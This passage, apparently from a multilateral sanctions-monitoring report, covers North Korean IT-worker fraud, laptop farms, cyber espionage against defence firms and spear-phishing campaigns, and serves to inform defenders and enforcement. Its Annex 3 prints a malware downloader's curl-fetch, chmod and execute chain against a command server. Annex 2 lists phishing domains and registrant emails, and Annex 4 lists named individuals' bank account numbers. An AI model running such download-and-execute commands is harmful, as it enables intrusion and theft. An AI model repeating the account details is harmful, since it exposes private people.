In addition to using Ukrainian identities online, DPRK IT workers—particularly those in Laos—have relied upon many facilitators in Ukraine to run laptop farms and to procure accounts on websites needed to support IT work. An MSMT Participating State identified 10 Ukraine-based facilitators working with Laos-based DPRK IT workers and provided this information to the government of Ukraine.[280]

In 2024, one prolific Ukraine-based facilitator—Oleksandr Didenko—was arrested in Poland. Prior to his arrest, Didenko provided support to at least 300 North Korean IT workers through managing laptop farms and creating fake accounts. Didenko's arrest caused widespread disruption to the IT workers he supported. Soon after his arrest, DPRK IT workers lost jobs with at least two U.S. companies because he lost access to Didenko's U.S.-based laptop farms.[281]

United States

U.S.-based facilitators have set up "laptop farms," or personal residences where multiple laptops are operated for overseas DPRK IT workers who are able to gain remote access through various software applications. Working with the facilitators, DPRK IT workers use false identities—some stolen, some fabricated—to fraudulently earn remote work positions and direct unsuspecting employers to send equipment like laptops to the facilitator's address. By leveraging these laptop farms, DPRK IT workers

[275] Information provided for the MSMT report by a private sector partner.
[276] Information provided for the MSMT report by a private sector partner.
[277] Information provided for the MSMT report by a private sector partner.
[278] Information provided for the MSMT report by a private sector partner.
[279] MSMT Participating State information.
[280] MSMT Participating State information.
[281] MSMT Participating State information.

circumvent international sanctions and funnel funds back to the DPRK to support its strategic priorities, including the unlawful development of WMD and ballistic missiles.

In 2025, Christina Marie Chapman of Arizona pleaded guilty in connection with a scheme that assisted overseas DPRK IT workers—posing as U.S. citizens and residents—in working at more than 300 U.S. companies in remote IT positions. The scheme generated more than $17 million in illicit revenue for herself and for the DPRK.[282]

According to court documents, Chapman, an American citizen, conspired with overseas DPRK IT workers from October 2020 to October 2023 to steal the identities of U.S. nationals and used those identities to apply for remote IT jobs and, in furtherance of the scheme, transmitted false documents to the U.S. Department of Homeland Security (DHS). Chapman and her North Korean co-conspirators obtained jobs at hundreds of U.S. companies, including Fortune 500 corporations, often through temporary staffing companies or other contracting organizations.[283]

Chapman received and hosted computers from the U.S. companies, creating a "laptop farm" at her home, so that the companies would believe the workers were in the United States. As a result of Chapman's assistance, the overseas IT workers gained access to the internal systems of the U.S. companies.[284]

The overseas IT workers gained employment at U.S. companies, including at a top five major television network, a Silicon Valley technology company, an aerospace manufacturer, an American car manufacturer, a luxury retail store, and a U.S.-hallmark media and entertainment company, all of which were Fortune 500 companies. Some of these companies were purposely targeted by a group of DPRK IT workers, who maintained a list of companies at which they wanted to insert their IT workers.[285]

Much of Chapman's income from DPRK IT worker schemes was falsely reported to the U.S. Internal Revenue Service and Social Security Administration in the names of actual U.S. individuals whose identities had been stolen.[286]

As a result of the conduct of Chapman and her conspirators, more than 300 U.S. companies were impacted, more than 70 American identities were compromised, on more than 100 occasions false information was conveyed to DHS, and more than 70 Americans had false tax liabilities created in their name.[287]

[282] U.S. Department of Justice, "Arizona Woman Sentenced for $17M Information Technology Worker Fraud Scheme that Generated Revenue for North Korea," July 24, 2025, https://www.justice.gov/opa/pr/arizona-woman-sentenced-17m-information-technology-worker-fraud-scheme-generated-revenue.
[283] Ibid.
[284] Ibid.
[285] Ibid.
[286] Ibid.
[287] Ibid.

Japan

Japan has investigated several cases involving individuals assisting North Korean IT workers in Japan, including:

Case 1 (2014): A suspect, in conspiracy with representatives of North Korean IT companies located in China, as a business, operated a financial instruments business by concluding contracts with acquaintances to delegate the necessary authority for Forex trading, without obtaining registration from the Prime Minister, in violation of the Financial Instruments and Exchange Act of Japan. It was found that the suspect, after recruiting customers in cooperation with a North Korea-affiliated company located in China, obtained profits of approximately 40 million Japanese yen (JPY, approximately $286,000)[288] through Forex trading, using software developed by the company, which enabled the company to operate computers located in Japan remotely.[289]

Case 2 (2020): A suspect outsourced the work obtained through a website that mediated app development orders to a North Korea-affiliated company located in China, sold approximately 100 million JPY (approximately $714,000), and remitted approximately 30 million JPY (approximately $214,300) of the sales to the company.[290]

Case 3 (2024): The suspects, in conspiracy, upon registration of incorporation, conspired to falsely claim a loan as capital, and filed an application with the Legal Affairs Bureau. The corporation had been serving as a front company for the North Korean IT workers by outsourcing work ordered by domestic companies to the North Korean IT workers, and it is suspected that the profits were transferred to the North Korean IT workers through money transfer services and other means.[291]

Case 4 (2024): Despite agreeing to the terms and conditions of the securities company that prohibited the use of automated trading software, the suspects conducted Forex trading using such software, believed to have been developed by North Korean IT workers. It was found that they obtained profits of approximately 17 million JPY (approximately $121,429) from foreign exchange trading, instructed by an individual believed to be a North Korean IT worker in Russia, and that approximately 30 percent of the profits were distributed to the North Korean side. It was also found that the suspects received approximately 56 million JPY (approximately $400,000) from overseas IT companies for software development, of which approximately 42 million JPY (approximately $300,000) was transferred abroad through China and other money transfer services under the instruction of the North Korean IT workers.[292]

Case 5 (2025): Suspects provided their driver's license data, account information, etc. to a North Korean IT worker so that this individual could create a false account with a crowdsourcing company. The North Korean IT worker received work orders on an account in the names of the suspects. It was found that the suspects received approximately 10 percent of the payments transferred to their own account as a commission and transferred the rest to an overseas account.[293]

[288] Calculated at $1 = 140 JPY (applied consistently below as well).
[289] MSMT Participating State information.
[290] MSMT Participating State information.
[291] MSMT Participating State information.
[292] MSMT Participating State information.
[293] MSMT Participating State information.

V. DPRK Malicious Cyber Activities and Defense Industrial Base (DIB) Targeting

North Korea has attempted to obtain information on nuclear power plants, facilities, and materials, military drones, submarines, and shipbuilding from the U.S., UK, the ROK, and other MSMT Participating States and UN Member States despite UNSCRs 1718, 1874, and 2087, 2270, and 2321 that impose broad prohibition on the DPRK's access to nuclear technology and dual use technology.[294] North Korea has stolen designs for and subsequently introduced technology on semiconductors, uranium processing, air defense, missiles, and submarine launched ballistic missiles from the ROK and the UK.[295] Stolen ROK optical equipment and launch vehicle technology was observed on a North Korean reconnaissance satellite launched in 2023.[296] North Korea used stolen ROK cold launch technology to shorten development timelines of submarine launched ballistic missiles.[297]

Cyberattacks Against ROK Infrastructure

Cyber Operations by Temp.Hermit to Penetrate ROK Cyber Infrastructure

In 2023 and 2024, Temp.Hermit distributed malware by exploiting vulnerabilities in various authentication software solutions widely adopted in the ROK. Temp.Hermit employed "watering hole" tactics to launch the cyber operation, hacking into Korean news websites to embed malicious code that would infect the computers of those that visited the websites. The code targeted vulnerabilities in the authentication software that was already installed on infected computers, allowing Temp.Hermit to use these devices as bridgeheads to further spread the malware and gain control over infected networks.[298]

Notably, in order to breach ROK cyber infrastructure, Temp.Hermit infiltrated IT asset management servers to identify vulnerabilities of IT assets in Korean networks. This cyber operation is assessed to be pre-positioning by the DPRK for future destructive and disruptive cyber operations that may be needed under contingency scenarios.[299]

---

[294] Dan Milmo and Alex Hern, "North Korea-backed cyber espionage campaign targets UK military," *The Guardian*, July 25, 2024, https://www.theguardian.com/world/article/2024/jul/25/north-korea-backed-cyber-espionage-campaign-targets-uk-military.

[295] "N. Korea 'World's 3rd Biggest Hacking Powerhouse'," *Chosun Ilbo,* January 24, 2022; "Yonhap: 3 N.K. Hacking Groups Execute Concerted Attack On 10 S. Korean Defense Firms: Police," *Yonhap News Agency*, April 23, 2024, https://en.yna.co.kr/view/AEN20240423004200315; "Yonhap: N. Korea Hacks S. Korean Semiconductor Equipment Firms: Spy Agency," *Yonhap News Agency*, March 4, 2024, https://en.yna.co.kr/view/AEN20240304005600320; "N. Korea Incorporates Stolen S. Korean Technology In SLBM," *Dong-a Ilbo,* February 27, 2024, https://www.donga.com/en/article/all/20240227/4774345/1.


[296] "Yonhap: N. Korea Hacks S. Korean Semiconductor Equipment Firms: Spy Agency," *Yonhap News Agency*, March 4, 2024, https://en.yna.co.kr/view/AEN20240304005600320;

[297] Ibid.

[298] MSMT Participating State information.

[299] Korea Internet and Security Agency, "Cyber Threat Trend Report," January 2024, 16–25, https://www.kisa.or.kr/skin/doc.html?fn=20240123_130839_212.pdf&rs=/result/2024-01/.

Figure 24: Temp.Hermit's Cyber Operations Against ROK Cyber Infrastructure in 2023 and 2024



Source: MSMT Participating state

Cyber Operations by Kimsuky to Acquire Information on the ROK's Construction Sector

In January 2024, Kimsuky distributed malware through the website of an industry association in the ROK's construction sector.[300]


To initiate the cyber operation, Kimsuky embedded a malware dubbed "TrollAgent" to the security authentication software that was used to login to the website. Stolen valid digital certificates were used to disguise the tampered authentication software as legitimate and evade detection by antivirus programs. Subsequently, this tampered file was uploaded to the website, infecting the computers of those that downloaded this file to gain access to the website.[301]

Through this cyber operation, Kimsuky was able to collect system information, capture screenshots and extract browser data including credentials, cookies, bookmarks and browsing history from infected devices.[302]

It is assessed that this operation was an attempt to launch a targeted cyber operation against ROK public officials in the construction sector with the aim to acquire information and technical data on major construction projects in the ROK.[303]

[300] MSMT Participating State information.
[301] MSMT Participating State information.
[302] MSMT Participating State information.
[303] Korea Cybersecurity Intelligence Community, "Joint Cyber Security Advisory (DPRK State-Sponsored Hacking Group's Technology Theft in the Construction and Machinery Sectors)," August 5, 2024, https://www.ncsc.go.kr:4018/main/cop/bbs/selectBoardArticle.do?bbsId=SecurityAdvice_main&nttId=146934&pageIndex=1&searchCnd2=.

Figure 25: Kimsuky's Cyber Operations Against the ROK Construction Sector in January 2024



Source: MSMT Participating State

Defense Industrial Base (DIB) Targeting

North Korea continues to rely on its cyber program to advance its priorities including technological development. North Korea views the designs and data for weapon systems obtained or financed via cyber methods as critically important for its continued ability to pursue advanced weapons capabilities, including those supporting its unlawful weapons programs.

A number of DPRK APTs use fairly unique tactics, techniques, and procedures. Such groups represent advanced persistent threats, and these actors continue to target aerospace and other defense related industries for exfiltration of data. North Korea has also leveraged social engineering as a cyberattack vector, directing individuals to pre-employment assessments containing malicious code which, when executed, likely stole information from victimized devices.[304]

North Korea does not restrict cyber operations from targeting friendly countries such as China. As recently as December 2024, TraderTraitor compromised the Chinese drone manufacturer DJI to obtain drone research related information.


This targeting also extends into satellite related information, including targeting of a South African satellite company.[305]

In May 2024, Andariel launched malicious cyber operations against ROK companies in the defense industry, in particular those related to aerospace and shipbuilding. To conduct the cyber operation, Andariel targeted vulnerabilities in the software supply chain to access the central update server of a data loss prevention (DLP) software developed by a cybersecurity company and installed malware disguised as a default web server module to the server. Subsequently, the infected server served as a corridor to distribute the malware to clients that accessed the server.[306]

[304] MSMT Participating State information.
[305] MSMT Participating State information.
[306] MSMT Participating State information.

This cyber operation resulted in Andariel extracting large amounts of technical data including weapons design from servers and computers of various defense technology companies.[307]

Figure 26: Andariel's Cyber Operations Against ROK Defense Companies in May 2024



Source: MSMT Participating State information

One notable instance of North Korea's unique cyber toolset was revealed to the public in October 2024. DPRK actor Rim Jong Hyok, a member of the Reconnaissance General Bureau (RGB), and RGB co-conspirators targeted hospitals and healthcare companies with malware which encrypted victim devices. After successfully compromising victim data and encrypting victim devices, the RGB cyber actors would ransom the decryption tool back to victims.[308]

The revenue generated from the ransomware payments funded the purchase of infrastructure including virtual private servers subsequently used to exfiltrate data from the U.S. National Aeronautics and Space Administration (NASA), a California-based defense contractor that builds satellites, a Michigan-based defense company that builds military equipment, the United States Air Force, a Massachusetts-based defense company that builds aircraft, a Chinese energy company, a Taiwan-based defense company, and two ROK defense companies.[309] This indictment and broader scheme highlight the relationship between revenue generation and cyber espionage mission sets.

[307] "Joint Cyber Security Advisory (North Korea Cyber Group Conducts Global Espionage Campaign to Advance Regime's Military and Nuclear Programs)," July 25, 2024, https://www.ic3.gov/CSA/2024/240725.pdf.

[308] U.S. Department of Justice, "North Korean Government Hacker Charged for Involvement in Ransomware Attacks Targeting U.S. Hospitals and Health Care Providers," July 25, 2024, https://www.justice.gov/archives/opa/pr/north-korean-government-hacker-charged-involvement-ransomware-attacks-targeting-us-hospitals.

[309] U.S. Department of Justice, District of Kansas, "United States of America v. Rim Jong Hyok," July 24, 2024, https://www.justice.gov/d9/2024-07/hyok_filed_indictment.pdf.

Some North Korean cyber actors, including Kimsuky, apply for remote work positions at defense-related and artificial intelligence companies.[310] Knowledge gained during employment is beneficial for these cyber actors as experienced IT workers can be further put to use during more robust cyber campaigns.

According to an MSMT Participating State, North Korean cyber actors have repeatedly attempted to infiltrate specific corporate networks, which may indicate an interest by those cyber actors in certain defense companies. During the reporting period, an MSMT Participating State reported DPRK IT workers used social engineering and fake job offers to infiltrate an employee computer at a defense company. While the computer was compromised, the company's internal security protocols recognized the indicators of compromise (IOCs) due to previous intrusion attempts and prevented any further comprise to the company's network.[311]

North Koreans who build commercial applications are perhaps the best suited to identify exploits and understand weak points within organizations. In one instance, a North Korean cyber actor collaborated with an IT worker to identify executives in the cryptocurrency industry to target for a cybercrime operation. In another case, one North Korean cyber actor served as the system administrator for hundreds of IT workers and controlled a database of accounts used by IT workers to gain employment. This suggests a stronger tie between DPRK IT workers and malicious cyber actors. This is demonstrated by the identification of an IT worker team, who since at least June of 2023, deployed BEAVERTAIL and INVISIBLE FERRET malware at the direction of a team lead who sought more hacking opportunities.[312]

The convergences between DPRK IT workers and other North Korean malicious cyber groups suggest that not all IT workers conduct purely revenue generation missions, and some may enable subsequent targeting by other North Korean cyber units.

Cyber Operations by APT37 Against ROK individuals

In May 2024, APT37 carried out a large-scale cyber operation targeting ROK national security officials and representatives of DPRK-related non-governmental organizations in the ROK by exploiting vulnerabilities in pop-up ads (commonly referred to as "toast ads") embedded in various free software.

APT37 exploited zero-day vulnerabilities in the Internet Explorer browser engine to insert malicious code into IE-based pop-up ads that were displayed to users. To conduct the cyber operation, APT37 had previously compromised the server of the advertising company that fed content for the pop-up ads.[313]

As a result of this cyberattack, APT37 managed to install a Remote Access Trojan (dubbed "RokRAT") on infected computers, enabling information theft and surveillance.[314]

[310] MSMT Participating State information.
[311] MSMT Participating State information.
[312] MSMT Participating State information.
[313] MSMT Participating State information.
[314] National Cyber Security Center and AhnLab, "Operation Code on Toast," November 2024, 11, https://asec.ahnlab.com/en/83877/.

Annex 1:

UN Security Council Resolutions Applicable to DPRK Cyber Activity and IT Work

The DPRK violates and evades UN sanctions through its cyber operations and IT work, including as a means of revenue generation for its unlawful weapons of mass destruction and ballistic missile programs. Relevant UN Security Council resolutions include:

Resolution 1718 (2006)

- In response to the DPRK's first nuclear test on October 9 2006, resolution 1718 operative paragraph (OP) 8(d) requires all UN Member States to freeze any financial assets or resources within their territories that belong to individuals or entities linked to the DPRK's weapons programs, as designated by the UN Security Council, or to persons or entities acting on their behalf or at their direction. They must also prevent their nationals or anyone within their jurisdiction from providing financial support to these individuals or entities.

Resolution 1874 (2009)

- In response to the DPRK's second nuclear test on 25 May 2009, Resolution 1874 OP 18 calls upon UN Member States to prevent provision of financial services or transfer of financial resources that could contribute to prohibited programs and related activities. This provision was later made binding in UNSCR 2094.

Resolution 2094 (2013)

- In response to the DPRK third nuclear test on February 12 2013, resolution 2094 OP 8 extended the asset freeze measures outlined in OP 8(d) of Resolution 1718 (2006) to individuals and entities listed in annexes I and II of Resolution 2094, as well as those acting on their behalf or under their direction. These measures also apply to any entities they own or control, including through illicit means, and to those connected to previously designated individuals or entities.

- Resolution 2094 OP 11 requires UN Member States to block financial services and asset transfers that could support the DPRK's nuclear or ballistic missile programs or help evade UN sanctions. This includes freezing related assets and applying enhanced monitoring to prevent such transactions, in line with national laws and existing obligations under previous resolutions.

Resolution 2270 (2016)

- In response to the DPRK's fourth nuclear test and subsequent ballistic missile launch in early 2016, Resolution 2270 OP 32 extends the asset freeze under OP 8(d) of resolution 1718 to cover all financial assets outside the DPRK that are linked to its government, the Worker's Party of Korea, or individuals and entities owned or controlled by them or acting on their behalf or at their direction, that the State determines are associated with the DPRK's nuclear or ballistic missile programs or activities prohibited under previous resolutions.

Resolution 2321 (2016)

- In response to the DPRK's fifth nuclear test, OP11 requires all UN Member States to suspend scientific and technical cooperation involving persons or groups officially sponsored by or representing the DPRK with exemption procedures requiring Committee approval and/or notification in certain areas respectively.

Resolution 2371 (2017)

- In response to the DPRK's ballistic missile tests in July 2017, Resolution 2371 OP 12 expands financial sanctions by prohibiting new or expanded joint ventures and cooperative entities with DPRK entities or individuals unless approved in advance by the Committee
  OP13 clarifies that the prohibition in OP 11 of resolution 2094 (2013) also applies to clearing of funds through all UN Member States' territories.
- OP 14 clarifies that companies performing financial services commensurate with those provided by banks are considered financial institutions for the purpose of implementing the relevant sanctions measures in previous resolutions. .

Resolution 2375 (2017)

- In response to the DPRK's sixth nuclear test on September 3 2007, resolution 2375 OP 17 prohibits UN Member States from providing work authorization for DPRK nationals in their jurisdictions absent approval in advance from the UN 1718 Committee.
- Resolution 2375 OP 18 requires UN Member States to prohibit, by their nationals or in their territories, the opening, maintenance, and operation of all joint ventures and cooperative entities, new and existing, with DPRK entities or individuals, whether or not acting for or on behalf of the government of the DPRK.

Resolution 2397 (2017)

- In response to the DPRK's ballistic missile launch on 28 November 2017, resolution 2397 OP8 requires UN Member States to repatriate to the DPRK all DPRK nationals earning income in their respective jurisdiction and all DPRK government safety oversight attachés monitoring DPRK workers abroad unless the Member States determines that a DPRK national is a national of that Member State or a DPRK national whose repatriation is prohibited, subject to applicable national and international law.

Annex 2:

DPRK Spear Phishing Examples[315]

During the period covered in this report, financially motivated DPRK cyber actors relied heavily on social engineering tactics that involve deceiving victims into downloading malware that would compromise their devices. Having gained unauthorized access to a target system, DPRK actors sought to steal user data and credentials that would enable them to transfer cryptocurrency to DPRK-controlled wallets.

TraderTraitor Example

According to an MSMT Participating State, during spear phishing campaigns targeting members of the cryptocurrency industry, DPRK actors often posed as investors, business executives, or job recruiters offering a promising opportunity. DPRK actors typically contacted targets via email, LinkedIn, or other messaging platforms. After cultivating a solid rapport, the DPRK actors often sent targets malicious content disguised as business-related documents, job interview materials, or links to virtual meetings. When accessed, those materials would connect to DPRK-controlled infrastructure and compromise the target's device.

An MSMT Participating State provided one example. In February 2024, DPRK actors associated with TraderTraitor impersonated representatives of *Crypto.com*, a popular US-based cryptocurrency company, and distributed emails with malicious PDF files attached. The PDF files purported to contain a software developer job description and a test to assess candidates' qualifications. The PDF files contained a Javascript file that called out to a DPRK-controlled domain and fetched a malicious Node.js application to achieve initial access to the target device. The files were labeled "Senior Frontend Developer JobS Description.pdf" and "Question Sheet_Frontend (1).pdf." Images of the files appear on the following two pages:

[315] MSMT Participating State information

crypto.com

Job Description

Job Title: Senior Frontend Developer

About This Role:

Crypto.com is looking for **Senior Frontend Developer**.

We are seeking a skilled and motivated JavaScript Frontend Developer to join our team. As a JavaScript Frontend Developer, you will be responsible for developing and maintaining the user interface (UI) components of our web applications. Your primary focus will be on creating efficient, responsive, and visually appealing frontend solutions that enhance the overall user experience.

Roles And Responsibilities:

- Collaborate with the design and backend development teams to understand project requirements and translate them into technical specifications and implementation plans.
- Develop frontend features and UI components using JavaScript, HTML, and CSS, ensuring cross-browser compatibility and responsiveness.
- Implement efficient and reusable frontend code, following best practices and coding standards.
- Optimize application performance to deliver fast and smooth user experiences.
- Conduct thorough testing of frontend components to identify and fix bugs or usability issues.
- Stay up to date with the latest frontend development trends and technologies, recommending and implementing improvements to enhance our development process and user experience.
- Collaborate with backend developers to integrate frontend components with the backend API services.

crypto.com

Question Sheet

General Programming and JavaScript Questions

1. JavaScript Fundamentals:

- Explain event bubbling and event capturing. How would you use these concepts in a web application?
- What are closures in JavaScript, and how do they work? Provide an example where they might be useful.

2. Advanced JavaScript:

- Can you explain the concept of prototypal inheritance in JavaScript? How is it different from classical inheritance?
- Discuss the differences between var, let, and const. Include scope, hoisting, and reassignment in your explanation.

3. Asynchronous JavaScript:

- Explain promises and their advantages over callbacks. Provide an example of how to convert a callback-based function to a promise-based one.
- What are async functions and the await keyword? How do they improve working with asynchronous code?

React Native Specific Questions

1. Basics and Architecture:

- How does React Native differ from React? Describe the architectural differences and the implications for development.
- Explain the React Native bridge and how it facilitates communication between JavaScript and native modules.

2. Components and Lifecycle:

CryptoCore Example

During the period covered in this report, an MSMT Participating State reported that DPRK actors associated with CryptoCore a large-scale spear phishing campaign that involved arranging virtual meetings with victims using software that resembled a videoconferencing tool but was configured not to function properly, then directing the victim toward malicious links for troubleshooting. According to an MSMT Participating State, in fall 2024 DPRK actors associated with CryptoCore possessed multiple AppleScripts that likely represented the first stage of the infection chain for the video conference troubleshooting scheme.

One MSMT Participating State discovered that the AppleScripts would call out to the following URLs, which resolve to multiple DPRK-controlled IP addresses:

- https://support.regular-meet[.]site/265446/check
- https://support.general-meet[.]site/265590/check
- https://support.video-meets[.]online/021262/check
- https://support.team-meeting[.]net/494933/check
- https://support.video-meets[.]online/339830/check

According to an MSMT Participating State, in March and April 2025, DPRK actors associated with CryptoCore purchased registrations for web domains resembling video conferencing websites for use in a spear phishing campaign.

Accounts used to register domains:

- jasper.lewitton.official@gmail.com
- dodson43210@protonmail.com
- napoleonbgqo0977@gmail.com
- kevinsanaraujo@gmail.com
- daniel.castagnolii@gmail.com
- ashockvaradharajan@gmail.com
- yoannturp@gmail.com

The domains included:

- web001-zoom.us
- zoomsdk.us
- secure-meeting.cloud
- video-meeting.cloud
- secure-meeting.site
- secure-meeting.store
- video-meeting.online
- secure-meeting.xyz
- zoom-client.xyz
- communicationhub.us
- webus05.us
- bizmeet.org
- bizmeet.pro

Annex 3:

Radiant Capital[316]

In 2024, an MSMT Participating State identified an AppleScript that functions in the same way as the script that led to the compromise of Radiant Capital. This AppleJeus downloader executes in the following steps:

1. main.scpt creates a directory named *Users/%Username%/Library/Atokyo,* only if the directory does not already exist and does not contain the file Update.tmp.
2. After the directory is created, the file Update.tmp is downloaded from the C2 address *https://atokyonews[.]com/CloudCheck.php?type=Update* using the following command:

    - *curl* https://atokyonews[.]com/CloudCheck.php?type=Update-output/Users/%U*sername%/Library/Atokyo/Update.tmp-cookiesession=2029344738202847473837*4.

3. The script then sets permissions for Update.tmp to execute using the command: *chmod +x/Users/%Username%/Library/Atokyo/Update.tmp.*

4. Then, the script executes Update.tmp.

5. Thereafter, the sample downloads Amber_OTC_RECEIPT.pdf to the directory */Users/%Username%/Library/Atokyo*

    using the command: *curl https://atokyonews.com/CloudCheck.php?type=News -output/Users/%Username%/Library/Atokyo/Update.tmp -cookiesession=2029344738202847473837*4.

6. The downloaded PDF is then opened.

7. Incidentally, the script contains a commented-out code to display the message "There are no registered Atokyo-News," in the event that the download of Amber_OTC_RECEIPT.pdf does not succeed.

[316] MSMT Participating State information.

Annex 4:

Wu Huihui Bank Accounts (2019)[317]

Date	Account Holder	Account Number	Bank	Amount Deposited into Account
13 March	An Chunmei (安春美)	6214680039231640 (UnionPay debit card)	Bank of Beijing, Fangcao Branch	CNY 150,102
	An Chunmei (安春美)	6214680039231640	Bank of Beijing, Fangcao Branch	CNY 140,000
15 March	Guo Shuhua (郭淑华)	6228480659005421873 (China UnionPay debit card)	Agricultural Bank of China Limited	CNY 180,000
	Guo Shuhua (郭淑华)	6228480659005421873	Agricultural Bank of China Limited	CNY 170,000
	Guo Shuhua (郭淑华)	6228480659005421873	Agricultural Bank of China Limited	CNY 150,000
	Guo Shuhua (郭淑华)	6228480028765580478 (UnionPay debit card)		CNY 180,000
	Yang Honglai (杨洪来)	6228480028765580478		CNY 170,000
	Yang Honglai (杨洪来)	6228480028765580478		CNY 150,000
23 March	Zhang Zhifeng (张志峰)	6213360686018094162 (UnionPay debit card)	Agricultural Bank of China Limited, Fujian Province, Shishi Baodao Branch	CNY 1,000,000
	Wang Feilong (王飞龙)	6230520680055787474 (UnionPay debit card)	Agricultural Bank of China Limited, Fujian Province, Shishi Xiangzhi Branch	CNY 1,000,000
24 March	Wang Weiyuan (汪伟元)	6230520680036846274 (UnionPay debit card)	Agricultural Bank of China Limited	CNY 300,000
	Wang Weiyuan (汪伟元)	6230520680036846274	Agricultural Bank of China Limited	CNY 300,000
	Wang Weiyuan (汪伟元)	6230520680036846274	Agricultural Bank of China Limited	CNY 300,000
	Wang Weiyuan (汪伟元)	6230520680036846274	Agricultural Bank of China Limited	CNY 300,000
	Wang Weiyuan (汪伟元)	6230520680036846274	Agricultural Bank of China Limited	CNY 300,000
